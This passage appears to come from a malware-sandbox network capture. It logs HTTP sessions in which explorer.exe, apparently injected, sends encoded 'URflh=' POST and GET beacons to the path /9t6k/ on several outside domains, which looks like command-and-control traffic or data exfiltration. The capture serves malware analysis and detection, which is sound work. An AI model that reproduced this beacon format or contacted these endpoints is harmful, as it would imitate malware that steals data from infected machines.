Dec 3, 2020 10:08:29.655560970 CET	7144	OUT	GET /9t6k/?URflh=rm4JCycf8jgnKzL2gaZxJFxF+HyMTTLQtqzA4xmgqdXyWq3yu1ARpOH0ZAK4rmQWxcAt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.pocketspacer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:29.770999908 CET	7146	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:08:29 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc56729-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.5	49816	162.0.238.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:34.946937084 CET	7147	OUT	POST /9t6k/ HTTP/1.1 Host: www.cia3mega.info Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.cia3mega.info User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.cia3mega.info/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 7a 72 6e 4f 51 6d 4b 54 6b 48 79 41 54 68 69 64 55 4c 59 7a 77 65 35 64 33 4a 42 5a 36 52 6c 4b 6a 6b 74 70 55 47 51 52 4c 43 55 37 33 35 46 61 4c 41 73 47 30 74 4f 54 65 75 61 46 53 37 77 39 59 73 56 77 36 75 65 4e 47 5f 50 4d 6b 53 6a 31 6d 56 62 65 66 47 54 64 38 76 32 5f 62 4c 30 43 37 35 47 7a 4f 67 73 53 45 30 33 62 5a 42 48 79 7a 7a 62 56 77 6b 41 6b 68 4c 52 75 4c 6a 62 55 6f 48 6e 51 43 59 33 6c 72 70 6f 67 49 73 30 49 67 7a 76 37 32 6c 4d 38 75 49 77 47 72 50 6b 4b 6c 6f 52 52 59 75 4a 6a 73 77 45 51 33 4b 56 74 45 49 6d 55 39 58 54 6c 54 76 45 74 28 74 47 44 54 65 4c 2d 7a 37 61 62 61 57 4e 56 76 4e 45 45 46 44 55 4d 52 74 59 70 45 50 68 42 32 51 72 6e 6b 79 30 68 74 77 4b 75 6f 4c 6a 4c 42 33 4d 39 35 57 6e 76 6f 75 45 4c 72 6e 6e 4d 63 79 75 2d 52 44 65 31 46 68 52 35 59 52 4e 5a 6d 5f 7e 54 5a 4c 66 4a 55 77 64 70 73 4c 6b 42 32 44 61 63 46 4b 76 46 75 51 34 67 71 4d 6c 70 68 6b 75 47 37 6d 75 76 4c 44 75 49 35 56 4f 35 28 72 6b 39 6f 76 46 6a 7e 6d 65 4c 6e 68 4c 51 44 6d 47 73 75 72 32 4c 59 66 7e 72 69 35 64 35 35 46 4f 61 4c 37 4a 42 64 5f 6d 76 34 6e 4e 6e 74 6c 6d 34 43 39 6e 6d 47 2d 44 45 6a 64 59 36 70 65 31 54 43 58 76 57 42 2d 73 42 55 33 53 57 43 30 37 61 28 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=zrnOQmKTkHyAThidULYzwe5d3JBZ6RlKjktpUGQRLCU735FaLAsG0tOTeuaFS7w9YsVw6ueN G_PMkSj1mVbefGTd8v2_bL0C75GzOgsSE03bZBHyzzbVwkAkhLRuLjbUoHnQCY3lrpogIs0Igzv72lM8uIwGrPkKlo RRYuJjswEQ3KVtEImU9XTlTvEt(tGDTeL-z7abaWNVvNEEFDUMRtYpEPhB2Qrnky0htwKuoLjLB3M95WnvouELrnnM cyu-RDe1FhR5YRNZm_~TZLfJUwdpsLkB2DacFKvFuQ4gqMlphkuG7muvLDuI5VO5(rk9ovFj~meLnhLQDmGsur2LYf ~ri5d55FOaL7JBd_mv4nNntlm4C9nmG-DEjdY6pe1TCXvWB-sBU3SWC07a(A).
Dec 3, 2020 10:08:35.197216034 CET	7148	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:08:35 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 295 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 63 69 61 33 6d 65 67 61 2e 69 6e 66 6f 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.cia3mega.info Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.5	49817	162.0.238.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:37.122399092 CET	7148	OUT	GET /9t6k/?URflh=8pT0OCjpukmgT2/VEONoh7Jhw41r4itI2gwuQkgKFiQj+4gEMjoX0rzJNNSQA5Q1OcRE&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.cia3mega.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:08:37.353118896 CET	7149	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:08:37 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 328 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /9t6k/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.5	49818	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:44.181226015 CET	7151	OUT	POST /9t6k/ HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.sportsbookmatcher.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.sportsbookmatcher.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 4c 36 6c 46 69 57 39 4b 57 6e 51 57 4c 39 6c 62 63 42 37 51 54 59 4a 34 6c 79 6c 78 4c 51 75 72 37 48 74 57 38 52 39 37 6d 61 69 33 67 78 46 5f 57 47 79 68 6d 4d 65 33 51 2d 53 61 5a 53 4a 31 70 55 44 34 57 39 41 64 56 58 36 41 32 63 37 71 7e 43 77 73 31 37 55 43 78 43 61 5f 48 6f 4a 79 54 51 52 37 48 79 6a 67 4b 30 59 73 59 43 45 2d 47 56 31 35 6e 74 75 49 72 54 48 6c 65 66 4f 55 39 66 4d 47 37 72 75 67 36 77 35 54 4d 59 28 73 6b 4d 62 58 6a 59 45 30 6e 61 51 52 61 30 58 42 72 43 44 6a 73 64 71 4b 57 39 62 32 37 72 32 48 57 54 33 4d 69 6b 76 5a 71 50 66 6e 52 64 30 64 35 6d 47 77 79 69 39 4e 7a 50 74 61 76 49 6d 36 4f 42 41 71 51 56 44 56 77 57 4a 7a 28 42 63 6a 49 63 7a 47 75 46 70 38 50 4e 45 56 7e 61 70 61 74 4e 56 57 71 39 70 57 4c 48 58 38 50 37 78 62 77 44 75 34 56 50 56 2d 4b 75 76 6b 63 64 32 69 77 50 42 62 37 49 70 64 75 32 69 5f 43 55 57 59 5a 51 35 4a 6d 77 68 57 54 4f 79 58 28 31 51 5a 35 5f 47 6f 52 65 53 5a 55 65 76 74 52 78 79 67 55 62 79 49 46 4f 48 31 4b 64 53 52 4e 47 63 30 36 46 45 48 50 72 4a 53 33 6a 4f 49 76 49 70 5f 6d 6c 49 79 77 68 69 4c 4d 33 71 70 4e 7a 72 35 77 7a 62 36 48 48 41 43 36 46 4c 4f 7e 75 7a 61 35 2d 58 63 6d 46 39 52 39 48 75 55 4b 75 45 4c 44 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=L6lFiW9KWnQWL9lbcB7QTYJ4lylxLQur7HtW8R97mai3gxF_WGyhmMe3Q-SaZSJ1pUD4W9AdVX6A2c7q~Cws17UCxCa_HoJyTQR7HyjgK0YsYCE-GV15ntuIrTHlefOU9fMG7rug6w5TMY(skMbXjYE0naQRa0XBrCDjsdqKW9b27r2HWT3MikvZqPfnRd0d5mGwyi9NzPtavIm6OBAqQVDVwWJz(BcjlczGuFp8PNEV~apatNVWq9pWLHX8P7xbwDu4VPV-Kuvkcd2iwPBb7Ipdu2i_CUWYZQ5JmwhWTOyX(1QZ5_GoReSZUevtRxygUbyIFOH1KdSRNGc06FEHPrJS3jOIvIp_mlIywhiLM3qpNzr5wzb6HHAC6FLO~uza5-XcmF9R9HuUKuELDQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49749	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:19.767529964 CET	5964	OUT	GET /9t6k/?URflh=E4R/8wd6fgEkWdVXGUezTNl/uDJNCiSgqhAFvmJDlfqfpwFCHVrHgZ/vPMmlVzFxpgLt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:20.031742096 CET	5965	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:04:20 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dd71c2ffeca371060d60ef6a8a2fa51701606986259; expires=Sat, 02-Jan-21 09:04:19 GMT; path=/; domain=.sportsbookmatcher.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06c97175430000f9e29ba5c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=NBSJEqNn0gbaJ38J2hY3l3dlvS1aDl9NUyo4Pg2Eew9SWwTB4dpixC%2BqUkf%2BAdzibOjN5SdHuKhvsj%2BryZQJbGnQKoCK8agM%2BtYj7Dg9xED8qhQOt362mEVg"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc1e9b9ab3f9e2-PRG Data Raw: 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: cb<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.5	49819	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:44.208674908 CET	7151	OUT	GET /9t6k/?URflh=E4R/8wd6fgEkWdVXGUezTNl/uDJNCiSgqhAFvmJDlfqfpwFCHVrHgZ/vPMmlVzFxpgLt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:08:44.468770981 CET	7152	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:08:44 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d2aedebb6da5d6e36afc4ba435cf414de1606986524; expires=Sat, 02-Jan-21 09:08:44 GMT; path=/; domain=.sportsbookmatcher.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06c9757e3d0000412c42aa5000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=2i96XhgfzG%2F8F5lpktb0pREJovEZ5Uxm%2BywcOO%2BUp%2FL5wvkNCwcRO1oV8jIJeYW0XpbnS0VP3ILXCCl4FDooeQdk5zssb2%2Bzhg%2Bur3C8WoEO%2Fa%2B51eOMZ10G"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc25106e1d412c-PRG Data Raw: 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: cb<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.5	49820	52.60.87.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:49.587404013 CET	7154	OUT	POST /9t6k/ HTTP/1.1 Host: www.makingdoathome.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.makingdoathome.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.makingdoathome.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 4d 59 68 34 39 6a 61 39 6f 38 63 76 6d 39 62 6d 4f 6d 4d 36 76 64 6e 56 50 4d 63 71 64 37 6c 35 31 72 76 6b 59 73 7a 49 33 57 6d 6d 53 7a 4f 50 28 41 4e 71 68 33 6b 36 6d 33 54 5a 4c 52 5a 41 5a 4b 51 37 52 4d 6a 6a 38 78 54 6d 37 79 70 51 28 69 74 49 78 63 58 37 46 56 76 59 38 38 66 6f 37 6d 36 6a 53 61 68 36 51 51 4c 64 33 4c 4a 5f 4f 73 75 32 44 56 56 44 46 37 6a 57 6a 30 6d 38 51 74 59 6b 36 44 6e 65 6e 35 6c 76 28 41 70 79 59 79 4e 64 69 74 56 68 42 61 48 61 70 6a 52 43 58 59 53 49 7e 45 44 61 4b 6b 57 75 37 35 4f 71 47 6e 50 35 28 4d 46 41 30 31 4e 36 50 69 44 52 61 30 48 72 48 6a 43 39 6f 33 4b 58 4f 65 7e 7a 6b 70 45 74 64 30 33 48 68 68 4b 6b 69 65 6a 4b 37 66 7e 61 4d 6e 33 55 77 6b 6b 4d 63 42 4c 65 55 59 48 43 55 53 6e 55 69 67 50 42 6b 57 4a 70 4c 76 52 50 35 6a 72 57 79 79 37 56 75 65 45 7a 45 6d 68 30 73 6a 39 62 44 32 73 79 6d 4e 58 55 37 4c 46 49 78 4f 30 33 37 62 73 7a 79 43 35 31 69 39 7e 72 79 77 30 57 69 4d 67 49 78 67 43 37 4a 61 76 70 66 4a 4e 7a 76 6a 77 5a 44 37 72 61 7a 4e 6f 4d 4e 46 64 4c 34 6c 65 34 51 78 66 30 43 4e 6a 52 32 62 36 76 6d 50 6f 49 38 5a 50 57 39 72 58 41 71 52 75 37 4b 73 4b 51 52 35 4a 6d 4a 6d 67 79 55 56 30 49 75 57 4a 72 55 78 51 76 36 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=MYh49ja9o8cvm9bmOmM6vdnVPMcqd7l51rvkYszI3WmmSzOP(ANqh3k6m3TZLRZAZKQ7RMjj 8xTm7ypQ(itlxcX7FVvY88fo7m6jSah6QQLd3LJ_Osu2DVVDF7jWj0m8QtYk6Dnen5lv(ApyYyNditVhBaHapjRCXY SI~EDaKkWu75OqGnP5(MFA01N6PiDRa0HrHjC9o3KXOe~zkpEtd03HhhKkiejK7f~aMn3UwkkMcBLeUYHCUSnUigPB kWJpLvRP5jrWyy7VueEzEmh0sj9bD2symNXU7LFIxO037bszyC51i9~ryw0WiMglxgC7JavpfJNzvjwZD7razNoMNF dL4le4Qxf0CNjR2b6vmPoI8ZPW9rXAqRu7KsKQR5JmJmgyUV0IuWJrUxQv6A).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.5	49821	52.60.87.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:49.692440033 CET	7154	OUT	GET /9t6k/?URflh=DaVCjFuxi8lQ0KSmZmVVzdfbFs8HKa1S3sC5D9GQ7HSGSXmO4QACkgMj7QCmBzxlGckN&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.makingdoathome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:08:49.796698093 CET	7156	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 03 Dec 2020 09:08:49 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 3984 Connection: close Vary: Accept-Encoding Vary: Accept-Encoding Cache-Control: max-age=604800 Expires: Thu, 10 Dec 2020 09:05:53 +0000 Content-Security-Policy: default-src 'self' 'unsafe-inline' https://park.101datacenter.net https://*.deviceatlascloud.com/ https://cs-cdn.deviceatlas.com data: Access-Control-Allow-Origin: https://park.101datacenter.net X-Frame-Options: SAMEORIGIN X-Cached: HIT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 22 20 6c 61 6e 67 3d 22 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 75 74 75 72 65 20 68 6f 6d 65 20 6f 66 20 6d 61 6b 69 6e 67 64 6f 61 74 68 6f 6d 65 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 2d 20 72 65 67 69 73 74 65 72 20 79 6f 75 72 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 6f 6e 6c 69 6e 65 2c 61 6e 64 20 67 65 74 20 74 68 65 20 6e 61 6d 65 20 79 6f 75 20 77 61 6e 74 20 77 68 69 6c 65 20 69 74 27 73 20 73 74 69 6c 6c 20 61 76 61 69 6c 61 62 6c 65 2e 20 49 6e 74 65 72 6e 65 74 20 44 6f 6d 61 69 6e 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 26 20 49 6e 74 65 72 6e 61 74 69 6f 6e 61 6c 20 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 2e 22 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 4e 41 4d 45 3d 22 72 65 76 69 73 69 74 2d 61 66 74 65 72 22 20 43 4f 4e 54 45 4e 54 3d 22 31 35 20 64 61 79 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 6e 74 65 72 2e 6e 65 74 2f 69 6d 61 67 65 73 2f 76 65 6e 64 6f 72 2d 31 2f 69 63 6f 6e 2f 31 30 31 64 6f 6d 61 69 6e 2e 69 63 6f 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 6e Data Ascii: <!DOCTYPE html><html dir="" lang=""><head><title>Future home of makingdoathome.com</title><meta name="description" content="Domain Name Registration - register your domain name online,and get the name you want while it's still available. Internet Domain Registration & International Domain Name Registration."><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"><meta name="robots" content="index, follow"><meta name="GOOGLEBOT" content="index, follow"><meta NAME="revisit-after" CONTENT="15 days"><link rel="shortcut icon" href="https://park.101datacenter.net/images/vendor-1/icon/101domain.ico"><link rel="stylesheet" href="https://park.101datacen

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.5	49822	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:54.949810982 CET	7160	OUT	POST /9t6k/ HTTP/1.1 Host: www.rodgroup.net Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.rodgroup.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.rodgroup.net/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 78 58 33 30 78 53 34 72 49 4c 54 5f 4d 79 35 71 74 4c 37 2d 6f 48 6e 71 39 32 4b 4d 59 69 57 75 52 59 55 6e 33 4f 5a 75 39 61 42 52 43 49 5a 36 37 5a 76 50 6d 32 54 62 42 6d 46 4b 49 2d 4d 31 79 71 66 52 5a 55 56 4f 4e 41 41 69 74 51 4a 71 6a 44 43 35 7a 4e 54 41 28 72 6e 43 70 76 64 62 63 79 78 58 6f 43 43 61 66 77 52 79 71 67 6d 50 6e 71 78 6a 35 6d 57 51 6c 58 37 74 54 50 69 62 71 77 35 32 4a 39 61 6f 58 33 31 34 6c 62 28 65 53 73 69 34 6a 45 49 2d 39 66 50 38 37 58 71 2d 57 6b 71 39 69 4d 6c 4b 46 78 53 30 53 72 32 57 7a 43 56 64 38 4d 54 65 53 32 66 31 45 72 66 44 37 57 59 71 34 4c 50 4d 57 70 66 63 47 59 44 73 36 6d 47 71 48 30 68 6f 64 37 71 44 41 4f 52 5a 52 47 65 76 6c 53 41 51 71 6d 39 30 4f 51 33 56 38 72 38 53 42 6a 52 56 51 4c 5a 57 54 65 45 46 6f 53 77 61 52 5a 38 52 64 50 42 33 43 6b 52 48 7a 6f 78 56 73 33 62 79 57 73 56 66 65 57 53 35 6d 79 55 46 76 